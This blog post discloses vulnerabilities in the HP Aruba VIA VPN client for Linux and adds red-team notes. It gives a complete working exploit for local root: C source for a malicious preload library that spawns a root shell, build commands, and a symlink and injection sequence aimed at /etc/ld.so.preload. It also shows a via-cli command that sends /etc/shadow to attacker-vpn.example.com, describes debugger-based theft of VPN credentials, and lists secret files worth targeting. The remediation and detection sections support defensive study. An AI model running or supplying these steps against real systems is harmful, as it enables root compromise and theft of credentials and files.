
HP Aruba Privileged Escalation Dec 2025
I better bring some slightly technical stuff back into the blog, I've attached the deb or go get your own but if you want to play along, all the conditions are in below

Local Privilege Escalation via Symlink Attack in HP Aruba VIA VPN Client (Linux)
Summary
The HP Aruba VIA VPN client for Linux contains a local privilege escalation vulnerability that allows any unprivileged local user to gain root access. The via-vpn-srv service runs as root but writes configuration files to a user-owned directory (~/.via/) without verifying that the target is not a symbolic link. An attacker can replace the configuration file with a symlink to /etc/ld.so.preload and inject a malicious shared library path, which is then loaded by any SUID binary, resulting in arbitrary code execution as root.
Severity: P1 - Critical (Local Privilege Escalation to Root) - If you rely on EUC using this client on Untrusted devices - for everyone else, no wukka's
CVSS 3.1: 7.8 (High) - CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Vulnerability Type:
- CWE-59: Improper Link Resolution Before File Access ('Link Following')
Affected Product:
- HP Aruba VIA VPN Client version 4.7.2.2502090-deb (Linux)
- Component:
via-vpn-srvdaemon
Setup
You need one Linux system with HP Aruba VIA VPN Client installed. The following is required:
- Any unprivileged local user account (the attacker)
- The
via-vpnservice must be running (it starts automatically on boot in typical deployments) - GCC compiler installed for compiling the payload
Tested Environment:
- OS: Kali Linux (Kernel 6.17.10+kali-amd64) - fully updated as of December 2025
- VIA Package:
via_4.7.2.2502090-deb_amd64.deb - VIA Version: 4.7.2.2502090
Steps
As the attacker (unprivileged local user)
Step 1: Verify the VIA VPN service is running:
systemctl status via-vpnExpected output should show
Active: active (running). If not running, start it with:sudo systemctl start via-vpn
Step 2: Create the malicious shared library source file at /tmp/evil.c:
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>

__attribute__((constructor))
static void pwn(void) {
    if (getuid() != geteuid()) {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
        exit(0);
    }
}

int misc_conv(int n, const void **m, void **r, void *a) {
    void *handle = dlopen("/usr/lib/x86_64-linux-gnu/libpam_misc.so.0", RTLD_LAZY);
    if (handle) {
        int (*real)(int, const void**, void**, void*) = dlsym(handle, "misc_conv");
        if (real) return real(n, m, r, a);
    }
    return 0;
}

void *pam_binary_handler_fn = NULL;
Step 3: Create the version map file at /tmp/version.map:
LIBPAM_MISC_1.0 {
    global: misc_conv; pam_binary_handler_fn;
    local: *;
};
Step 4: Compile the malicious shared library:
gcc -shared -fPIC -o /tmp/libpam_misc.so.0 /tmp/evil.c -Wl,--version-script=/tmp/version.map -ldlThis creates the payload library at
/tmp/libpam_misc.so.0.
Step 5: Reset the VIA configuration to ensure a root-owned config file exists:
rm -f ~/.via/vpn_service_config.xml
mkdir -p ~/.via
echo "x" > /tmp/trig.txt
timeout 10 via-cli vpn connect --username x --userpassfile /tmp/trig.txt 2>&1
Step 6: Verify the config file is now root-owned:
ls -la ~/.via/vpn_service_config.xmlExpected output:
-rw-r--r-- 1 root root 669 Dec 21 02:41 vpn_service_config.xml
Step 7: Replace the config file with a symlink to /etc/ld.so.preload:
rm -f ~/.via/vpn_service_config.xml
ln -sf /etc/ld.so.preload ~/.via/vpn_service_config.xml
Step 8: Inject the malicious library path into /etc/ld.so.preload via the symlink:
PAYLOAD=$'\n'"/tmp/libpam_misc.so.0"$'\n'"#"
timeout 5 via-cli vpn connect --username "$PAYLOAD" --userpassfile /tmp/trig.txt 2>&1 &
sleep 2
rm -f ~/.via/vpn_service_config.xml
wait
The VIA service writes the username (our payload) to the config file. Because the config file is a symlink to
/etc/ld.so.preload, our library path is written to/etc/ld.so.preloadas root.
Step 9: Verify the injection was successful:
cat /etc/ld.so.preloadExpected output (contains XML garbage plus our injected path):
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<VpnServiceConfiguration>
    <Password/>
    <HostName/>
    <UserName>
/tmp/libpam_misc.so.0
#</UserName>
...
Step 10: Trigger the root shell by executing any SUID binary:
suYou will see some ld.so warnings (harmless XML parsing errors), then receive a root shell:
# id
uid=0(root) gid=0(root) groups=0(root)
Root Cause
- The
via-vpn-srvdaemon runs with root privileges - It writes user configuration to
~/.via/vpn_service_config.xml - The
~/.via/directory is owned by the user, not root - The service does NOT use
O_NOFOLLOWflag when opening the config file - The service does NOT verify file ownership before writing
- User-controlled content (username field) is written directly to the file
Impact
An attacker with any local user account can:
- Escalate to root - Full system compromise
- Access all files - Including
/etc/shadow, SSH keys, etc. - Install persistence - Rootkits, backdoors
- Pivot to network - Access corporate VPN with elevated privileges
Remediation
| Priority | Fix | Description |
|---|---|---|
| P0 | Use O_NOFOLLOW |
Add flag when opening config files to prevent symlink traversal |
| P0 | Verify ownership | Check that target file is owned by expected user before writing |
| P0 | Root-owned directory | Store configs in /var/lib/via/ instead of ~/.via/ |
| P1 | Atomic writes | Use mkstemp() + rename() pattern for safe file creation |
| P1 | Drop privileges | Access user home directory as the user, not root |
Cleanup
After testing, restore system state:
sudo rm -f /etc/ld.so.preload
sudo rm -f /tmp/libpam_misc.so.0
rm -f ~/.via/vpn_service_config.xml
A Note to Red Teamers
Red Team Notes: HP Aruba VIA VPN Client Vulnerabilities
Executive Summary
Two more architectural weaknesses in the HP Aruba VIA VPN client (tested on 4.7.2.2502090-deb, Linux) demonstrate aditional common software security anti-patterns that red teamers may encounter across enterprise VPN products.
| Vuln | CWE | Impact | Prereqs |
|---|---|---|---|
| Credential Extraction | CWE-316 | VPN password recovery | root + user triggers connect |
| Arbitrary File Read | CWE-200 | File exfiltration via IKE | CLI access |
Vulnerability 1: Credential Extraction from Memory
The Finding
VIA encrypts stored passwords using AES-256-CBC on disk (~/.via/vpn_service_config.xml). However, the decryption key must exist in userspace memory to decrypt them at runtime.
Attack chain:
- Attach debugger to
via-vpn-srv(root required) - Set breakpoint on
CreateAESCtxinlibancrypto.so - Wait for user to trigger VPN connection
- Read 32-byte AES key from RDI register
- Decrypt stored password from config XML
Red Team Utility
- Post-exploitation credential harvesting: Once you have root, recover VPN creds for lateral movement or persistence
- Credential reuse hunting: Corporate VPN passwords often match AD credentials
- Chain with LPE: Pair with any local privilege escalation to elevate from user to VPN credential theft
Architectural Failure
The core problem: Userspace cannot protect secrets from root.
Disk (encrypted) --> Userspace Memory (key exposed) --> VPN Auth
                            ^
                     ptrace/gdb/proc/mem
                     can all read this
This is not a bug in the encryption - the encryption is sound. It's a fundamental architectural mistake: believing that encryption alone protects secrets when the decryption key must live in attackable memory.
What they should have done:
| Solution | Why it works |
|---|---|
| Linux Kernel Keyring | Keys in kernel space, inaccessible to ptrace |
| TPM-bound secrets | Hardware isolation, keys never in RAM |
| Certificate auth | No password to store in the first place |
| Token-based auth | Short-lived, revocable, not worth stealing |
Vulnerability 2: Arbitrary File Read via IKE Exfiltration
The Finding
The via-cli utility accepts a --userpassfile parameter that:
- Reads ANY file the client can access
- Sends the entire contents as the XAUTH password
- Transmits over IKE (UDP 500/4500) to the VPN server
Attack chain:
via-cli vpn connect \
    --controller attacker-vpn.example.com \
    --username exfil \
    --userpassfile /etc/shadow
The attacker's VPN server receives the file contents in the XAUTH password field.
Red Team Utility
- Covert exfiltration channel: IKE traffic (UDP 500/4500) is often whitelisted through firewalls
- Bypasses DLP: File contents travel as VPN auth traffic, not HTTP/HTTPS
- Scriptable: No user interaction required once you have CLI access
- High-value targets:
~/.ssh/id_rsa~/.aws/credentials~/.kube/config- Application secrets/configs
Architectural Failure
No input validation at trust boundary.
The CLI accepts a filename parameter and blindly:
- Reads the entire file (no size limits)
- Sends it over the network (no content validation)
- To an attacker-controlled endpoint (no server validation)
This violates multiple secure design principles:
| Principle Violated | What Happened |
|---|---|
| Input validation | No check that file contains a password |
| Least privilege | Feature unnecessary, should use stdin |
| Defense in depth | No secondary check before network transmission |
| Fail secure | Fails open - sends whatever it reads |
What they should have done:
// Basic validation before sending
if (file_size > 128 || strchr(buffer, '\n') != NULL) {
    error("Invalid password file: must be single line < 128 chars");
    exit(1);
}
Broader Architectural Lessons
1. Userspace Encryption is Not Access Control
Encrypting secrets at rest is necessary but not sufficient. If your application must decrypt the secret to use it, and the decryption happens in userspace, then:
- Any process with
CAP_SYS_PTRACEcan read the key /proc/pid/memexposes it to root- Core dumps may contain it
- Memory forensics will recover it
Rule: Secrets that must remain secret from root belong in kernel space (keyring) or hardware (TPM).
2. File Parameters are Dangerous
Any parameter that reads a file and transmits its contents is a potential exfiltration primitive. Common patterns:
| Parameter Style | Risk |
|---|---|
--password-file |
Contents sent to server |
--config |
May contain secrets, parsed insecurely |
--key-file |
Often lacks path validation |
--cert |
Certificate + private key in same file |
Rule: File input parameters need content validation, size limits, and path restrictions.
3. Network Protocols as Exfil Channels
VPN protocols (IKE, DTLS, WireGuard) often get firewall exemptions that HTTP doesn't. Password fields in auth protocols are particularly useful:
- Usually allow binary/arbitrary data
- Encrypted on the wire (hides exfil from network inspection)
- Large enough for meaningful data
- Expected traffic pattern
Rule: Any protocol field that accepts arbitrary user input and transmits it to an external endpoint is an exfiltration vector.
Detection Considerations
For Blue Teams
| Vulnerability | Detection Opportunity |
|---|---|
| Cred extraction | GDB attachment to via-vpn-srv, unusual ptrace activity |
| File exfil | IKE auth to non-corporate VPN endpoints, large XAUTH payloads |
For Red Teams
- Credential extraction requires triggering a legitimate connection event - consider timing with user activity
- File exfil over IKE blends with normal VPN traffic - choose UDP 4500 (NAT-T) if possible, more common
- Both attacks work without persistent implants - useful for minimal-footprint operations
References
- CWE-316: Cleartext Storage of Sensitive Information in Memory
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- Linux Kernel Keyring:
man 7 keyrings - IKEv2 XAUTH: RFC 3748
Tested on HP Aruba VIA 4.7.2.2502090-deb (Linux). Findings may apply to other versions and platforms.
Assistant below in exploit.sh
That's all folks!